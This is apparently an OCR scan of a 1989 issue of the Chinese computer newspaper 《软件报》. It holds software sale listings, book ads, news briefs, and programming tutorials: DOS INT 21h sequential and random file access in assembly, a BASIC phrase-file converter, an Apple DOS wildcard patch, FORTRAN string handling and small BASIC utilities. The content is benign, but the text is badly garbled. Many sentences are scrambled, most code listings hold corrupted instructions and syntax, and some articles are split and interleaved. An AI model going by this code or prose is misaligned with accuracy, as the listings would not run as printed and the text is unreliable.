热烈欢迎各位的新读者。新伙伴、新朋友、新同志。新朋友来自西康、来自黑龙江、来自海南、来自新疆、来自祖国的四面八方，新老读者将“欢聚一堂”。切望计算机技术普及，互通有无，共图大业。新朋友的口味如何？在惠意的几期报纸后，若有不好、不足之处，请及时提出，我们当虚心接受。34.8%，来之不易，它包含着许多人的心血和劳动！首先我们要感谢为本报提供稿源的所有作者。

本编辑部

作者愿为用户提供咨询和为用户提供框图进行专项设计修改，价格从优。

★编号：890104
作者：郑万生 唐植春
名称：MCS-48单片机微处理器8035、8039程序的掉电保护及上电自动恢复程序

功能：当电源突然掉电时，能够对RAM区的编程内容；如键盘输入、拨键、开关等置入的程序进行可靠保护，上电后能从程序断点处自动恢复运行。硬件检测保护电路简单可靠，成本在5元以内，主要功能由软件实现，已成功运用于中原油田的专用设备控制器，以及可编程工业顺序、点位控制、密封、处理等控制部分的掉电保护。

★编号：890105
名称：MCS-51单片机数据库采集和控制软件包
作者：张毅
功能简介：本软件包除包括一般的浮点数加减乘除、开方及定点函数的相互转换外，还包含有数据的均值滤波，超限报警，流量的温度，压力补偿，A/D、D/A量规范化，参数的上、下限幅，输出值的高值选择及低值选择，不完全微分的PID运算等算子，适用本软件包包含十分方便的构成数据库、单回路控制、串级控制、单交叉限幅、双交叉限幅控制等系统的软件。

开发环境：IBM-PC及其兼容机

转让形式：磁盘、程序清单和使用说明

转让价格：1. 磁盘一张和使用说明一份 60元
2. 程序清单一份和使用说明 40元

收款单位：成都《软件报》信息部

新·书·介·绍

《计算机病毒》适用于中华学习机、APPLE-I、COMX-PC和LAS ER-310机。每本1.20元，配套磁盘软件(一片)22元，配套磁带软件(一盒)12元(均含邮费)款到即发。

《计算机与逻辑训练》以应用逻辑训练软件为例，介绍了怎样使用计算机；也可达到训练逻辑技能技巧的目的。每本2元 配套磁盘软件(两片)32元 配套磁带软件(两片)17元(均含邮费) 计今年四月份出书以上两书由华中师大计算机教育科学研究所人与有关教师合作，经过实践研究编写而成，经国家教委中小学教材评审委员会办公室同意，作为中小学试验教材。也可作为计算机操作员培训班、商业财会学校或其他职业高中、中专教材。

敬告读者：成都华西医科大学特设室 罗秀武

▲通过中国长城公司在今年秋季，通过交易会上了首次参展表，吸引了大批客商，先后有美国、日本、墨西哥、西德、新加坡、马来西亚、泰国、香港、台湾、澳门等10多个国家和地区的200多位商人前来参观并对该表作了高度评价。西德、日本和香港等商人与中国长城公司签订了成交合同。首批产品将在近期内出口国外。

该产品运用流控和气体特有的性能进行排注作业，如作业完毕，电机超负荷及其它故障时，即自动停机。其主轴承及关键零件的加工采用了全密封新工艺，使泵室内所有金属部分与腐蚀性液体彻底隔离，使用寿命比一般防腐泵延长几十倍之久。

江苏 宋汝祥

▲一种新思维、新思维新思维能在重工业技术领先地位。——译自天都七〇六所和新思维计算机推广应用办公室共同主持召开的航空文豪系统开发中，本所定会。该系统在开发中，依照经会。折了进口和国产的现状。采用了硬、软件相结合的方法，成功地实现了既定目标。

该系统在微机上用同一键具有英文、俄文字符的显示、打印功能和管理程序，它便于高层软件和应用程序的移植和扩充，符合已系统的研制成功填补了我国在俄文微机方面的空白，并达到当前国际市场上同类产品的水平，具有强大的竞争力。该系统将广泛应用于俄文贸易、翻译、编辑、图书管理和情报收集，并能出口外销。

北京 钟国祥

☆音响表示工作状态的音响计算机 美国加利福尼亚大学的研究生威廉·W·盖弗改装了一台计算机，设计了相应的程序，使计算机运行时能发出相应的音响，即用日常生活中人们熟悉的音乐来模仿和表示计算机的工作过程。例如：清除存储器的记录时，发出的声音如同重物落入垃圾箱；把数据输入存储器时，就发出类似把水倒入玻璃杯的声音；数据输入快结束时，其音调也随之高昂起来；数据移位时，会发出类似刮刀声……这些音响效果使计算机世界变得生气勃勃。他们在使计算机时，先声音就知道计算机正在干什么，而不必自始至终盯着屏幕。

摘自《世界科技译报》

☆日本便携式计算机产量领先世界 目前，个人用计算机正朝着便携式方向发展。便携式计算机功能并不减少，却能随身携带使用时，因而深受欢迎。美国、日本及西欧一些国家都在生产此类产品。

世界软件市场到了“台计算机”阶段，中国应建立世界软件中心，中国应建立世界软件中心，以清除世界软件出口受阻的困境。但大陆软件专家都不同意。

报道说，在未来的12年中，世界软件市场将增加22倍，到2000年达到1.1万亿美元。到本世纪末，如果中国大陆软件出口额能占这个数额的1%，就是110亿美元，相当于1987年出口总额的四分之一。不过，中国大陆的软件专家认为，目前大陆的管理体制和出口体制阻碍着软件行业的发展，中国的软件产业尚未形成。

——摘自香港《商报》

前次信请补软件报已收到，谢谢！软件报的发行部可能不够重视，经常缺货，读者不好办，当地邮局根本说不出所以然，也不给补，给××邮局去信如“石沉大海”什么信息也没有，请报社想想办法，还不如把邮局的39%的报费直接由报社自己办理，当然这是我一孔之见，总之，请报社给读者解决快报问题是主要的。天津北站电务段叶智慧

IBMPC的系统调用及汇编程序设计(续)

~~~~~成都科技大学 任人~~~~~

(以上接1988年第53期二版)

②读顺序文件,并把读出的内容显示在屏幕上。其程序清单是:

```

A>type Y2.asm
doscall equ 21h
openf equ 0fh
readseq equ 14h
display equ 02h
fcb equ 5ch
eof equ 1ah
stack segment para stack 'stack'
db 256 dup(0)
stack ends
data segment
org 7ch
db ?
org 80h
db 80h dup(?)
data ends
code segment
main proc far
assume cs:code,ds:data
start: push ds
mov ax,0
push ax
;open disk file
mov dx,fcb
mov ah,openf
int doscall
mov rcxno,0
;read record from file
read: mov dx,fcb
mov ah,readseq
int doscall
mov cx,80h
mov bx,0
printit: mov di,fdta+bx
cmp di,eof
je exit
mov ah,display
int doscall
inc bx
loop printit
jmp read
exit: ret
main endp
code ends
end start

```

在这个程序中,还有一个问题需要讨论,就是FCB内容是如何装入的。这里我们用的是程序带参数的方式。即当运行我们这个读顺序文件的程序时,在这个程序文件名的后面跟上一个空格,然后跟读的顺序文件名以及相应的扩展名(扩展名可有可无)。上面的程序文件名为Y2.EXE,被读的顺序文件名设为AAA.TXT,且它已装有内容,则读顺序文件的执行命令是:

A> Y2.EXE AAA.TXT

操作系统把被读的顺序文件名AAA及扩展名TXT送入程序前缀的有关部分。

此外,在上面的程序中主现的FCB,DTA也可以取其它的名字,但它在程序段前缀中的地址偏移量是不允许改变的。

## 二、随机存取方式

前面的顺序存取方式,在读一个文件时,必须从文件的0号记录开始依次往下读。随机存取方式可以读取任何一个在文件中存在的记录,当然要指明将要读取的记录号。

在顺序存取方式中,实际上有两个编号用来指明文件中特定记录,它们是位于程序段前缀的FCB中的7CH放当前记录号,68H,69H放当前块号。每127个记录为一块,当记录号达到127时,当前记录号满,块号加1,当前记录号又恢复到零。这对于用户程序来说总有些不方便。

随机记录号是一个简单的4字节数,可以从0号开始直至多于4千兆。为此,对随机文件的读写操作,必须给出随机记录号,它占据程序段前缀的7DH,7FH(低位字)和7FH,80H(高位字),随机文件的存取仍用INT 21H实现系统调用。

### 1.读随机文件的系统调用

前置参数 AH=21H DS=打开FCB的段地址;DX=打开FCB的偏移地址

在FCB中必须填入文件名及其扩展名,记录大小值和随机记录号。

返回参数 AL=00 如果记录读出成功 AL=01 若读到文件结束,记录中无数据。AL=02 若DTA太小,传输结束。AL=03 若读到文件结束,记录不完整。

读随机文件的功能同读顺序文件的差异是每次读随机文件都要指定记录号,每读出一个记录后并不对记录号自动加1。因此,如果使用读随机文件

系统调用,则实际上是再次读同一记录。

### 2.写随机文件的系统调用

前置参数 AH=22H DS=打开FCB的段地址 DX=打开FCB的偏移地址

在FCB中必须填入文件名及文件的扩展名、记录的大小和随机记录号。

返回参数:AL=00H 写入成功 AL=01H 磁盘已满

### 3.随机文件写入和读出的程序设计举例

随机文件在第一次建立时,仍然要用建立文件的系统调用。对文件的读写操作前要先打开文件,读写操作完成后一定要关闭文件。对随机文件的打开、关闭同顺序文件一样。其程序清单如下。(盒文类)

```

type yy1.asm
;this program is used to create a
;random file
;and to write some records to the
;file
doscall equ 21h
create equ 16h
writerand equ 22h
close equ 10h
buffin equ 0ah
fcb equ 5ch
return equ 0dh
lfeed equ 0ah
eof equ 1ah
stack segment para stack 'stack'
db 256 dup(0)
stack ends
data segment
org 7dh
dw ?
+1 dw ?
+2 dw ?
org 80h
db 128 dup(?)
;pta
;renu
data ends
code segment
main proc far
assume cs:code,ds:data
start: push ds
mov ax,0
push ax
mov ah,0
int 16h
sub al,30h
mov bl,10
mul bl
mov bl,al
mov ah,0
int 16h
sub al,30h
add bl,al
mov bh,0
mov renu,bx
;create
disk file,set record number
mov dx,fcb
mov ah,create
int doscall
mov cx,-1
push cx
newline:mov bx,0
mov cx,47
erase: mov Abx+dtax,return
inc bx
loop erase
;get line from keyboard
mov dta-2,48
mov di,offset dta-2
mov ah,buffin
int doscall
;insert
chars lfeed following line of
mov bl,dta-1
mov bl,0
mov Abx+dtax+10,lfeed
pop cx
inc cx
mov r1,cx
mov r2,0
push cx
;write record to file,random mode
mov dx,fcb
mov ah,writerand
int doscall
mov cx,renu

```

```

Jz exit
jmp newline
;write EOF to file ,close the file
exit: mov bl,dta-1
mov bh,0
mov Adta+bx+10,eof
pop cx
mov r1,cx
mov r2,0
mov cx,1
mov dx,fcb
mov ah,writerand
int doscall
mov dx,fcb
mov Ah,close
int doscall
ret
main endp
code ends
end start

```

```

A>type yy2.asm
;this program is used to read a
;random file
doscall equ 21h
openf equ 0fh
readran equ 21h
close equ 10h
buffin equ 0ah
fcb equ 5ch
return equ 0dh
lfeed equ 0ah
eof equ 1ah
display equ 2h
key_in equ 1h
stack segment para stack 'stack'
db 256 dup(0)
stack ends
data segment
org 7dh
dw ?
r1 dw ?
r2 dw ?
org 80h
db 128 dup(?)
;pta
;renu
data ends
code segment
main proc far
assume cs:code,ds:data
start: push ds
mov ax,0
push ax
mov ah,0
int 16h
sub al,30h
mov bl,10
mul bl
mov dl,eal
mov ah,0
mov dx,0
add ax,dx
mov regu,ax
;open disk file
mov dx,fcb
mov ah,openf
int doscall
mov cx,renu
mov r1,cx
mov r2,0
;read record from file
mov dx,fcb
mov ah,readran
int doscall
;print record from disk transfer
area: mov cx,50
mov bx,0
mov di,Adta+bx0
cmp di,eof
je exit
mov ah,display
int doscall
inc bx
loop print
exit: ret
main endp
code ends
end start

```

责任编辑:00号



# 一种快速方便的造词组实用程序

## —《词组数据文件自动转换程序》—

为了提高汉字输入速度，人们常常乐于借助词组帮忙，而不同的用户对词组内容的要求是不同的；这就需要用户利用现有的造词组软件建立适合自己要求的词组文件。但是，现有的造词组软件有几点不足之处：(1)操作繁琐，修改不便。(2)词组需人工编码。(3)词组编码要求是第一个汉字的拼音码，这样词组量增大，重码数也随之增加。这实在是美中不足，不过，本文将向您介绍的《词组数据文件自动转换程序》(请参见附表)可很好地弥补现有的造词组软件的不足！在这里向您简要介绍如下：

### 一、词组文件建立方法

首先，用户可用WS或其它文字处理软件建立一个词组数据文件(\*.TXT)，该文件的词组条数不限，其格式为：每条约组(不需编码)占一行，长度在252字符以内，并且不能有前导空格。由于WS等文字处理软件具有丰富的编辑功能，故建立一个词组数据文件也就变得非常方便快捷了。词组数据文件建立好后再运行本程序，词组文件(\*.COM，含词组装换程序)即可自动建立。若需增删词组只需在对词组数据文件进行修改后，重新运行本程序即可。

### 二、程序功能

本程序可对词组数据文件的各条约组自动编码，其编码规则是以各条约组前三个汉字拼音码的第一字符(亦为首尾码的第三字符)相组合作为该词组的汉字输入编码。这样可使词组的重码数减少到最低程度，大大加快词组的输入速度。本程序还可自动对词组数据文件作合法性检查，并对不合格式要求的词组作相应的处理。

### 三、运行环境及使用注意事项

本程序在XT机上运行，CCDOS2.13(A)支持。CCDOS2.1等操作系统亦可，不过程序运行时，当前目录中应有CCDOS2.13(A)的含有扫描表的“CCP1.EXE”文件。本程序可不经修改直接编译译成CCDOS2.CZ.EXE。这样运行速度可成倍提高！由本程序建立的词组文件(\*.COM)可在任意版本的CCDOS中使用，使用方法不变，可在任意汉字输入状态下键入编码输入。成都 毛何敏

### 附表：程序清单

```

10 REM PROGRAM NAME: CCDOCSZ.BAS
12 CLEAR:ON ERROR GOTO 86:KEY OFF:SCREEN 1:COLOR 9,0:CLS
14 DEFINT A-Z,DIM D(6000),E$(6000),F$(32)
16 DEF FNK(X$)=94*(ASC(X$) 160)+ASC(RIGHT$(X$,1))+5613
18 LOCATE 1,4:PRINT "CCDOS 2.13(A)S 词组数据文件自动转换程序"
20 LOCATE 3,3:PRINT "词组命令文件名:"
22 LOCATE 4,3:PRINT "词组数据文件名:"
24 LOCATE 5,3:PRINT "注:扩展名默认为*.COM和*.TXT"
26 LOCATE 25,1:FOR I=1 TO 6:L=LEN(C$-1,33-1)-(309-I,89-I),2:8:NEXT
28 LOCATE 3,21:INPUT "P$:";P$:BEEP
30 IF INSTR(P$,".")<1 THEN P$=P$+".COM":PRINT ".COM"
32 LOCATE 4,21:INPUT "FT$:";FT$:BEEP
34 IF INSTR(FT$,".")<1 THEN FT$=FT$+".TXT":PRINT ".TXT"
36 LOCATE 7,1:PRINT "请输词组...";OPEN "I",81,FT$:N=0
38 IF EOF(1) THEN 44 ELSE LINE INPUT $I,X=L-LEN(X$):Y=INSTR(X$,P$)
40 IF X<4 OR X>252 OR Y>0 AND Y<3 THEN 38
42 N=N+1:E$(N)=X-D(N)-K(GOTO 38)
44 CLOSE:OPEN "R",81,"CCP1.EXE";2:IF LOP(1)=0 THEN 12
46 FIELD $1,1 AS A$,1 AS B$
48 P$(32)=P$(91):LOCATE 7,1:PRINT "已转换的词组条数:"
50 FOR I=1 TO N:D$(I)=E$(I)-MID$(E$(I),1,2)
52 IF ASC(D$(I))>=A THEN D$(I)="":GOTO 56
54 GET $1, FNK(X$),A=ASC(A$):D$(I)=D$(I)+CHR$(96+A MOD 32)
56 X$=MID$(E$(I),3,2):IF ASC(X$)>=A THEN D$(I)=D$(I)+P$:GOTO 60
58 GET $1, FNK(X$),A=ASC(A$):D$(I)=D$(I)+CHR$(96+A MOD 32)
60 IF D(I)<5 THEN D$(I)=P$:GOTO 66
62 X$=MID$(E$(I),5,2):IF ASC(X$)>=A THEN D$(I)=D$(I)+P$:GOTO 66
64 GET $1, FNK(X$),A=ASC(A$):D$(I)=D$(I)+CHR$(96+A MOD 32)
66 E$(I)=D$(I)+E$(I):LOCATE 7,20:PRINT USING "####";I;:NEXT
68 CLOSE:A=0:FOR I=1 TO N:A=A+D(I):NEXT:A=A+4*N
70 LOCATE 7,1:PRINT "实际存词组";N;:条, "占空间";A/33;"字节";
72 LOCATE 8,1:PRINT "按任意键开始存盘...";BEEP;
74 X$=INPUT$(1):RESTORE "A":A=256:X$=
76 FOR I=1 TO 20:READ P$:X$=X$+CHR$(VAL("0123456789ABCDEF")):NEXT
78 X$=X$+CHR$(A MOD 256)+CHR$(A/256)+CHR$(N MOD 256)+CHR$(N/256)
80 OPEN "O",81,P$:PRINT $1,X$
82 FOR I=1 TO N:PRINT $1,MID$(E$(I),1,3)+CHR$(D(I));:NEXT
84 FOR I=1 TO N:PRINT $1,MID$(E$(I),4);:NEXT:CLOSE:SCREEN 2:SYSTEM
86 IF ERR<63 THEN RESUME 12 ELSE BEEP
88 LOCATE 7,1:PRINT "文件";FT$;
90 LOCATE 7,19:PRINT "不存在!请任意键";
92 LOCATE 8,1:PRINT "重新输入正确的文件名...";X$=INPUT$(1):BEEP
94 LOCATE 8,1:PRINT SPC(39);:LOCATE 7,1:PRINT SPC(39);
96 LOCATE 4,21:PRINT SPC(LEN(FT$));
98 LOCATE 3,21:PRINT SPC(LEN(P$));:RESUME 28
100 DATA 8C,CD,BA,20,01,8B,0E,1E,01,D1,81,D1,81,01
102 DATA D1,B4,04,CD,16,03,16,1C,01,CD,27,00,06,00

```

## 使 DOS 具有识别缩写文件名的能力

经过下列修改，可使DOS拥有识别缩写文件名的功能。

缩写符为“?”及“\*”，“?”代表任一个字符，“\*”代表任一串字符，如P\*表示以P开头的的所有文件名；P?表示以P开头的后跟任何字符的文件名。磁盘中有多以缩写开头的文件，则使用第一次遇到的文件。由于空间的关系，此修改只能使DOS识别字母后面的缩写文件名，而不能同时识别以缩写打头的文件名。

引导DOS后，进入监控，输入程序。此程序在原DOS查找文件名的过程中，增加了比较缩写符号。因原DOS区域已满，只好借用\$BA69-\$BA95这个空区。为能链接DOS，在原DOS的\$B201单元存入指令JMP \$BA71，即令DOS转去执行用户程序，并在插入程序的末尾放入JMP \$B20B，即返回DOS。

插入时，若\$BA69-\$BA87存贮区内容单独存盘，则不要先修改\$B201-\$B203的内容后再进行LOAD等命令操作，因为这些单元一修改，DOS找文件时就会跳至\$BA71，而此时插入程序尚未装入。因此，系统不能正常工作。

这是一个非常有趣、富有技巧性的循环类型。见程序一示例程序，粗看似的包含着二个重循环，因为程序中有两个互相嵌套的FOR语句，可是如果仔细观察一下，就会发现第一个循环语句中的循环变量

```

程序一
10 N=7, I=0, E=1
20 DIM L(N)
30:FOR L(1)=0 TO E
40:IF L<NLET I=1
51:GOTO 30
60:FOR J=0 TO I
70:PRINT L(J);
80:NEXT J:PRINT
90:NEXT I
100:NEXT L(1)
110:IF I>0LET I=I-1
120:GOTO 30
程序二
10 N=7, I=0, E=1
20:DIM L(N)
30:GOSUB 50
40:END
50:FOR L(1)=0 TO E
60:IF L<NLET I=1
1:GOSUB 50
70:FOR J=0 TO I
80:PRINT L(J);
90:NEXT J:PRINT
100:NEXT L(1)
110:RETURN

```

超级循环在递归的实现上有独到之处。程序二是一个递归应用实例。

江苏 陈华

在IBM-FORTRAN 772.0中没有提供处理字符串的操作，它不允许字符串表达式，字符串子串等。但可利用PC机上内部文件的输入/输出特性，来实现字符串数据的处理。这种字符串运算功能，对汉字信息处理很有用，尤其对IBM-FORTRAN 2.0版效果更好；但对于MSFORTRAN 773.0或以上版本效果并不好，主要是因为它的内部文件读写功能不完善。此方法也适用于其它类型机FORTRAN IV编译程序。

由于IBM-FORTRAN编译程序处理字符串的功能很弱，因而还不能将字符串处理的过程编制成标准子程序。

一、在低级本中的字符串处理

1.数值型和字符型数据的特殊在日常事务中有时需要将数值型数据与字符型数据相互转换，如将128.1转换成“128.1”。现用STRING作字符串变量，VAL-UE表示其值，那么下面两个语句可实现转换及逆转换。

```

READ (STRING,*)
VALUE
WRITE (STRING,
'('F10.4') VAL#E

```

在实现第一句时，字符串中第一个字串将丢失，即在STRING中第一个字串应是空格。

2.字符串的连接

如果用STRING1, STRING

2, STRING3表示三个字符串，下面一句将STRING1, STRING2两个串连成一体并存入STRING4中。

```

WRITE (STRING3
'(2A') STRING1,
STRING2
3.在字符串中取子串
取子串时，只要改变内部文件取入时的格式即可。如下例是将STRING1中第七到第九三个字符赋于STRING2
READ (STRING,
'(6X, A3') STRI-
NG2
4.字符串的测试
下述程序能实现在长度为100的字符串STRING1中，查找是否含有STRING2。若有，则IPOINT中的数是STRING2在STRING1中的起始位置。它需要定义一个长度为1的工作变量TMP，和一个长度与STRING2相等的变量WRK。(IPOINT值为零时表示STRING1中不含有字符串STRING2)
DO I=1,100
READ (STRING1,
'(100A') (TMP, J=2, I),
WRK
IF (WRK.EQ.STRIN-
G2) GOTO 2
1 CONTINUE
I=-1
2 IPOINT=I+1

```

二、高级本中的字符串处理

在3.30版本的编译程序中，已经允许程序进行如下字符串处理：

```

CHARACTER A*20,
B*10, C*30
A="It is time for"
B="breakfast"
C(1:20)=A-C(21:30)=B
WRITE (*,*)C=" ", C

```

这时IBM-FORTRAN 77的功能已接近全集的内容。同样也允许对字符串进行字符串处理，如字符串的格式如下：

```

字符串组名<下标 1, ...>
(m:n)

```

另外可将磁盘中的DOS加以修改，\$BA69这一页内容存在磁盘0磁道，4扇区中，\$B201这一页内容存在磁盘2磁道，1扇区中。用读写磁盘程序(见程序二)，分别将0磁道，4扇区的内容读入\$2000起始的一页内存中，然后将程序一输入此页\$89开始的内存中，再存回磁盘与将2磁道，1扇区的内容读入后，将此页\$01单元处存入JMP \$BA71后，写回磁盘。经过这样处理后，今后凡用此DOS引导时，DOS均具有识别缩写文件名的能力。

杭州 金林根

```

10 HOME: REN READ/WRITE I/S
20 PRINT TAB(10);"READ/WRITE DISK":PRINT
30 A=768:FOR I=0 TO 6:READ B:POKE A+I,B:NEXT
40 INPUT "READ/WRITE (R/W):";X$
50 IF X$="R" THEN I=B1
60 IF X$="W" THEN I=B2
70 INPUT "TRACK:";T:PRINT:IF T=40 THEN 70
80 INPUT "SECTOR:";S:PRINT:IF S=16 THEN 80
90 JOB=47000
100 POKE I0B+4,T:POKE I0B+5,S:POKE I0B+12,I
110 POKE I0B+3,0
120 POKE I0B+0,0:POKE I0B+9,32
130 CALL A
140 DATA 32,227,3,32,217,3,96

```

江苏 陈华

微机 FORTRAN 字符串数据的处理

# 小学生体质综合评价程序

```

5 DIM A(1,5,1)
10 FOR X = 0 TO 1: FOR Y = 0 TO 5: FOR Z = 0 TO 10
20 READ A(X,Y,Z) : A = NEXT Z,Y,X
30 DATA .39,68, 42,69, 32,33, 35,80, 25
37, 30,46,37,14,40,40,30,87,37,75,26,90,33,5
1,29,50,30,47,23,84,25,28,17,30,20,80,25,40
25,34,18,69,22,22,16,98,18,30
35 HOME
40 INPUT "输入性别代码(女=0,男=1):" X
50 INPUT "输入年龄代码(7-12对应0-5):" Y
60 INPUT "输入居住地区代码(城=0,乡=1):" Z
70 INPUT "输入体重(公斤),身高(厘米),肺活量(毫升):" H,W,H0
80 INPUT "输入五十米跑的时间(秒)和立定跳远的距离(厘米):" S,C
90 INPUT "输入斜身引体次数(男)或每分钟仰卧起坐次数(女):" T
95 HOME:WH = W * 1000 / H:OW = Q / W
100 IF Y < 5 AND X = 0 THEN F = WH * 0.2
17 * OW * 0.5 + C * 0.052 + T * 0.212 - S * 2.151 + A(X,Y,Z)
110 IF Y < 9 AND X = 1 THEN F = WH * 0.2
36 * OW * 0.462 + C * 0.018 + T * 0.252 - S * 1.926 + A(X,Y,Z)
120 IF Y > 9 AND X = 0 THEN F = WH * 0.179
+ OW * 0.515 + C * 0.045 + T * 0.252 - S * 3.240 + A(X,Y,Z)
130 IF Y > 9 AND X = 1 THEN F = WH * 0.219
+ OW * 0.510 + C * 0.040 + T * 0.230 - S * 3.376 + A(X,Y,Z)
140 IF X = 0 AND Y < 9 AND F < 80.64 THE
N PRINT "健壮" : (" : INT (100 * (F - 80.64)
/ 60.60) : "%")
150 IF X = 0 AND Y < 9 AND F < 80.64 AND
F > 74.51 THEN PRINT "健康" : (" : INT (100 *
(F - 74.51) / 6.13) : "%")
160 IF X = 0 AND Y < 9 AND F < 74.51
AND F > 66.13 THEN PRINT "一般" : (" : INT (1
00 * (F - 66.13) / 8.51) : "%")
170 IF X = 0 AND Y < 9 AND F < 66.13
AND F > 60 THEN PRINT "尚可" : (" : INT (100
* (F - 60) / 6.13) : "%")
180 IF X = 1 AND Y < 9 AND F < 80.76 THE
N PRINT "健壮" : (" : INT (100 * (F - 80.76)
/ 19.24) : "%")
190 IF X = 1 AND Y < 9 AND F < 80.76
AND F > 74.6 THEN PRINT "健康" : (" : INT (100
* (F - 74.6) / 6.16) : "%")
200 IF X = 1 AND Y < 9 AND F < 74.6 A
ND F > 66.16 THEN PRINT "一般" : (" : INT (10
0 * (F - 66.16) / 8.44) : "%")
210 IF X = 1 AND Y < 9 AND F < 66.16
AND F > 60 THEN PRINT "尚可" : (" : INT (100
* (F - 60) / 6.16) : "%")
220 IF Y > 9 AND F > 80.5 THEN PRINT "健壮"
: (" : INT (100 * (F - 80.5) / 19.5) : "%")
230 IF Y > 9 AND F < 80.5 AND F > 74.5 T
HEN PRINT "健康" : (" : INT (100 * (F - 74.5)
/ 6) : "%")
240 IF Y > 9 AND F < 74.5 AND F > 66.5 T
HEN PRINT "一般" : (" : INT (100 * (F - 66.5)
/ 8) : "%")
250 IF Y > 9 AND F < 66.5 AND F > 60 THE
N PRINT "尚可" : (" : INT (100 * (F - 60) / 6
.5) : "%")
260 IF F < 60 THEN PRINT "虚弱" : (" : IN
T (100 * (60 - F) / 60) : "%")
270 GET A$: GOTO 35
280 END

```

武汉市教学研究体  
育科编写的《全日制小  
学制小学试用课本(体  
育)》中的武汉市小学  
生体质综合评价标准  
(试用)提出了一种计  
算方法及公式,能通过  
小学生的性别、年龄、  
居住地和体重、身高、  
肺活量等基本情况以及  
小学生的①五十米跑的  
时间②立定跳远的距离  
③斜身引体次数(男  
生)或每分钟仰卧起坐  
次数(女生)等运动成  
绩计算出等级分,综合  
评价7-12岁小学生体  
质的优(健壮)、良  
(健康)、中(一般)、  
及格(尚可)、差(虚  
弱)。这种方法有科学的  
价值。在CEC-1机上  
上运行左侧程序快速准  
确。程序中利用三维数  
组将所有参数存入,选  
择条件输入后,可直接  
调用对应参数,全部操  
作均有中文提示,结果  
也是中文输出,而且还  
有以百分数表示的程度  
不同,更加符合实际。

武汉 周尚光

## LASER-310

### 机上的 ERROR 程序

使用过IBM机的  
同志都知道在BASI  
C程序运行中如果有  
错误的程序行,机器  
就会把这行程序列  
出来并把光标停在程  
序行里,给用户带来  
很大方便。

```

我在LASER-310  
机上编了一个小  
程序,差不多达到  
上面所提到的功能,  
现提供给大家参考。  
柳州市龙城中学  
刘超宏

```

```

10 FOR I = 31277 TO 1 : 79: READ
A: POKE I, A: NEXT A: A = 31142
15 POKE A + 1, 45: POKE A + 2, 122
20 DATA 229,213,17,255,255,42,23
4,120,223,32,3,209,225,201,3
3,72,122,34,173,121
31 DATA 62,195,50,172,124,24,240
,205,249,32,42,32,120,34,43,
122,33,50,43,227,237
32 DATA 91,204,120,33,100,122,34
,473,121,98,107,193,42,27,42
,43,122,17
33 DATA 223,113,223,56,5,1,32,0,
237,66,34,32,120,62,201,30,1
72,121,193,51,26

```

```

(L+1) * K, GOTO 15
25 IF PEEK (L) = 127 AND
PEEK (L+3) = 127 THEN 35
30 L = L + 1: GOTO 25
35 A = A * 100 + B - 3332: PRINT I, *
40 POKE L + 1, A: POKE L + 2, B
45 PRINT "啊",
50 IF I = 5590 THEN END
55 B = B + 1: IF B = 127 THEN A = A
+ 1: B = 33
60 GOTO 35
15-30句找出汉字所在的行号及汉字的  
确切地址。

```

改变程序中的A值,就能做到从任意区开  
始显示分区,如果在B=127时设置暂停语句就  
可以做到分区显示。 安徽 王金火

```

10 A$ = CHR$(32)
20 REM FIRST-2
30 FOR I = 1 TO 800: PRINT "B": NEXT I
40 INPUT K
50 IF K = -1 THEN END
60 ON K GOSUB 80,140,200,340,420,500,560,620,690,260
70 GOTO 30
80 FOR I = 1 TO 24
90 VTAB I
100 CALL - 868
110 FOR X = 1 TO 300: NEXT X
120 NEXT I
130 RETURN
140 FOR I = 24 TO 1 STEP - 1
150 VTAB I
160 CALL - 868
170 FOR X = 1 TO 300: NEXT X
180 NEXT I
190 RETURN
200 X = 0: Y = 24: P = - 868
210 X = X + 1: Y = Y - 1
220 VTAB X: CALL P: VTAB Y: CALL P
230 IF X = 13 THEN RETURN
240 FOR T = 1 TO 500: NEXT T
250 GOTO 210
260 FOR X = 1 TO 40
270 FOR Y = 1 TO 24
280 HTAB X: VTAB Y
290 CALL - 868
300 NEXT Y
310 NEXT X
320 PRINT
330 RETURN
340 A$ = CHR$(32)
350 FOR X = 40 TO 1 STEP - 1
360 FOR Y = 24 TO 1 STEP - 1
370 HTAB X: VTAB Y
380 PRINT A$
390 NEXT Y
400 NEXT X
410 RETURN
420 A$ = CHR$(32)
430 FOR X = 1 TO 40
440 FOR Y = 1 TO 24
450 HTAB X: VTAB Y
460 PRINT A$
470 NEXT Y
480 NEXT X
490 RETURN
500 FOR I = 1 TO 20
510 X = 20 - I
520 POKE 32, X: POKE 33, (2 * I): CALL
530 FOR J = 1 TO 200: NEXT J
540 NEXT I
550 RETURN
560 FOR I = 13 TO 24
570 HTAB I: VTAB I: CALL - 868
580 VTAB (25 - I): CALL - 868
590 FOR J = 1 TO 200: NEXT J
600 NEXT I
610 RETURN
620 FOR I = 1 TO 12: POKE 35, I: CALL
630 POKE 34, (24 - I): CALL - 936
640 POKE 35, 24: POKE 34, 0: POKE 33, I: POKE 32, (I - 1)
650 POKE 32, (40 + (2 * I - 1)): CALL - 936: POKE 33, 0: POKE 33, 40
660 FOR J = 1 TO 80: NEXT J
670 NEXT I
680 HOME : RETURN
690 HTAB I: FOR I = 0 TO 5
700 VTAB I + 1: CALL - 868
710 VTAB I + 7: CALL - 868
720 VTAB I + 13: CALL - 868
730 VTAB I + 19: CALL - 868
740 FOR J = 1 TO 200: NEXT J
750 NEXT I
760 RETURN

```

这是一个表演  
程序,它可以用多  
种方式将文本内容  
清除干净。

程序运行后,屏幕上  
写满"B"字符,然后出  
现问号?此时键入1、2、  
3、...、10中的任何一  
个数码,就表演一种清屏  
方式,而要停止运行时,  
键入-1并回车即可。

整个程序采用模块化  
结构编写,60句实现总  
控,由键盘输入的K值,  
决定转向对应的子程序模  
块,执行完相应的子程  
序(对应一种清屏技巧)  
后,自动返回总控,再等  
待键盘输入,选择其它的  
清屏方式。

程序中采用三种方式  
撤拭屏幕:一是用打印空  
字符CHR\$(32)的方  
法,将屏幕擦干净;二是用CAL  
L-868,调用监控子程序,清除当  
前行(其功能同ESC-E);三  
是调用CALL-936,它的功能  
与HOME命令相同,也是调用监  
控清屏子程序。

本程序共有10种清屏方式:  
1.从上到下一行一行清屏  
2.从下到上逐行擦除  
3.从上、下同时向中间清屏  
4.从右到左逐列清除  
5.从左到右逐列清屏  
6.从中间向左、右两边清除  
7.从中间向上、下两边清除  
8.从四个方向向中间清屏  
9.将屏幕分成几部份依次清除  
10.快速将全屏清除

整个程序的运行过程十分有  
趣,例如键入6,从中间向上、右  
-936 两边同时清屏,酷似演  
戏中拉幕一样,又如键  
入9,将屏幕分为四个窗格,每格  
6行依次清除,就象拉起了一个百  
叶窗。

